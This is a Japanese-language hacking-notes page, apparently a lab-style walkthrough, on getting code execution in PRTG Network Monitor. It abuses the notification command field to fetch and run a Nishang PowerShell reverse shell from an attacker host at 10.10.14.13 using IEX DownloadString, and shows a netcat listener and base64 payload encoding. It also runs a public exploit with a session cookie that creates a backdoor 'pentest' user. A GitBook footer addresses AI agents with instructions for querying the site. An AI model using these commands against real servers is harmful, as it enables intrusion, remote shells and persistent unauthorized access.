> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/prtg-network-monitor-cms-exploitation.md).
# PRTG Network Monitor
PRTG Network Monitorの通知悪用、PowerShellリバースシェル配信、自動化エクスプロイトのノート。
## PRTG Network Monitor の RCE
PRTG はサーバー上で通知アクションを実行できます。認証済みセッションに通知の作成または変更権限がある場合、通知コマンド欄を悪用して PowerShell を実行し、コード実行を取得できます。
{% embed url="" %}
## 方法1 - 手動による通知の悪用
攻撃者マシンに PowerShell のリバースシェルスクリプトをダウンロードします:
```bash
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```
リスナーの IP とポートを環境に合わせたまま、スクリプトにコールバックハンドラを追加します:
```bash
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 443' >> Invoke-PowerShellTcp.ps1
```
ファイルをホストします:
```bash
python3 -m http.server 80
```

リスナーを起動します:
```bash
rlwrap nc -nvlp 443
```


PRTG で、次へ移動します `Setup > Account Settings > Notifications` そして、プログラムまたはスクリプトを実行する新しい通知アクションを作成します。
通知コマンドを使用して、サーバーにホストした PowerShell スクリプトをダウンロード・実行させます:
{% code overflow="wrap" %}
```powershell
abc.txt | powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.13/Invoke-PowerShellTcp.ps1')"
```
{% endcode %}
リクエストが Web サーバーに届くのにリバースシェルが接続してこない場合は、PowerShell スクリプトを UTF-16LE Base64 に変換して PowerShell を使用します `-enc`:
```bash
iconv -f UTF-8 -t UTF-16LE Invoke-PowerShellTcp.ps1 | base64 -w 0 > encoded_script.txt
```
次に、エンコードされたペイロードを通知コマンドに入れます:
```powershell
abc.txt | powershell -enc
```
## 方法2 - 自動化されたエクスプロイト
公開されている PRTG Network Monitor のエクスプロイトを検索し、該当するスクリプトをコピーします:
```bash
searchsploit -m windows/webapps/46527.sh
```

対象URLと認証済みセッションのクッキーを指定してスクリプトを実行します:
{% code overflow="wrap" %}
```bash
./prtg-exploit.sh -u http://10.10.10.152 -c "OCTOPUS1813713946=ezUwMjVCREI0LUMxNjUtNDIwNi04N0M2LUJFOTEyN0I3MjY2Q30%3D"
```
{% endcode %}
このエクスプロイトは新しいユーザーを作成します:
* ユーザー名: `pentest`
* パスワード: `P3nT3st!`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/cms/prtg-network-monitor-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)